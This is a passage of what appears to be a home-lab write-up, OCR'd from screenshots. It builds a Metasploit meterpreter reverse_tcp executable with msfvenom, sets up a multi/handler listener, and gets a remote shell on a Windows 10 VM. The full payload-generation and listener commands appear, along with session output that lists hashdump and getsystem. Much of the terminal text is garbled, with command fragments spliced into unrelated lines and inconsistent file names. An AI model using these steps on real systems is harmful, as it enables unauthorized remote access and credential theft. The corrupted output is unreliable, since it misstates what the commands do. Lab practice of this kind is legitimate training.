
Pinging 192.168.43.77 with 32 bytes of data:
Reply from 192.168.43.77: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.43.77:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Ndan Ndazhaga I>
```

## Step 2

Open Kali Linux Terminal: Launch Metasploit by typing msfconsole and generating a payload using msfvenom to create the reverse shell payload. The payload will be an executable that the Windows 10 machine runs to connect back to the Kali Linux machine.



```

root@Kali:~#
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Places Computer Home Network Applications Help
[~]# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= 192.168.43.77 LPORT=4444 -f exe -o great.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Error: One or more options failed to validate: LHOST.

[~]# "[200-msfvenom
zsh: bad pattern: ^[[200-"
[~]# ~msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe


Could not find command-not-found database. Run 'sudo apt update' to populate it.
~msfvenom: command not found

[~]# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: great.exe

[~]#

```

Transfer the Payload to the Windows 10 Machine: I used a method called USB, shared folder in Kali Linux to transfer the payload to the Windows machine.



### Step 3

Set Up a Listener in Metasploit:

**Start the Metasploit Handler:** In msfconsole, start a listener for the payload then **Configure the Payload Options:** Set the payload to match the one you created earlier and starting the Exploit.

```
Kali liux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
└# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
[-] No payload chosen. Choosing windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -l exe -o great.exe
[-] No arch chosen. Choosing Platform::Windows from the payload
[-] No size specified. Using arch: x64 from the payload
Error: One or more modules failed to validate: LHOST.
[[[|w|w|||]]]
[-] 2000-msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -l exe -o great.exe
zsh: bad pattern [[[[2000-msfvenom
=[ metasploit v6.4.18-dev
+ -- =[ 2437 exploits - 1255 auxiliary - 429 post
+ -- =[ 1471 payloads - 47 encoders - 11 nops
+ -- =[ 9 evasion
Could not find database, run "msfupdate" to populate it.
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp LHOST=192.168.43.77 LPORT=4444 -l exe -o great.exe
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[-] No payload chosen. Choosing windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -l exe -o great.exe
msf6 exploit(multi/handler) > set lhost 192.168.43.77
lhost => 192.168.43.77
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.77:4444
```

Kali liux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: ~

File Actions Edit View Help

Metasploit Documentation: <https://docs.metasploit.com/>


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.77 LPORT=4444 -f exe -o great.exe
lhost => 192.168.43.77
[*] Exploit running as background job 192.168.43.77:4444.
[*] Meterpreter session 1 opened (192.168.43.77:4444 -> 192.168.43.115:50529) at 2024-09-30 06:38:06 -0400

meterpreter > help
[*] Started reverse TCP handler on 192.168.43.77:4444 _tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
[*] Sending stage (201798 bytes) to 192.168.43.115
[*] Meterpreter session 1 opened (192.168.43.77:4444 -> 192.168.43.115:50529) at 2024-09-30 06:38:06 -0400

Core Commands
  Command      Description
  windows/x64/reverse_tcp  LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
?           Help menu
background  Backgrounds the current session Windows from the payload
bg          Alias for background payload
bgkill     Kills a background meterpreter script
bglist    : 510 bytes   Lists running background scripts
bgrun    : exe file: 710  Executes a meterpreter script as a background thread
channel   : eat.exe    Displays information or control active channels
close     Detaches a channel
detach    : 11~       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
```

## Step 4

Run the Payload: On the Windows 10 machine, double-click the shell.exe payload that was transferred earlier. This will execute the reverse shell and connect back to your Kali Linux machine.



## Step 5

Gain Access to the Windows Machine

Meterpreter Session: Once the payload is executed, the reverse shell connection will be established, and you'll get a Meterpreter session on Kali Linux.

Kali liux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: ~

```
File Actions Edit View Help
  RX packets 0 bytes 0 (0.0 B)
  Command drops 0 dropped Description Frame 0
  getsystem on 0 dropped Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
  meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
  No platform was selected, choosing Msf::Module::Platform::Windows from the payload
  Command selected, select Description from the payload
  For more options type msfvenom -h
hashdump          Dumps the contents of the SAM database

  meterpreter > cd windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
  timestamp   command-not-found Manipulate file MACE attributes to populate it.
  For more info on a specific command, use <command> -h or help <command>.

meterpreter > shellwindows/x64/meterpreter/reverse_tcp LHOST=192.168.43.77 LPORT=4444 -f exe -o great.exe
Process 14204 created.
Channel 1 created, selected, choosing Msf::Module::Platform::Windows from the payload
Microsoft Windows [Version 10.0.19045.4651] -> the payload
(c) Microsoft Corporation. All rights reserved.

C:\Users\Ndan Ndazhaga I\share>whoami
whoami
desktop-2thdsv\ndan ndazhaga i
C:\Users\Ndan Ndazhaga I\share>
```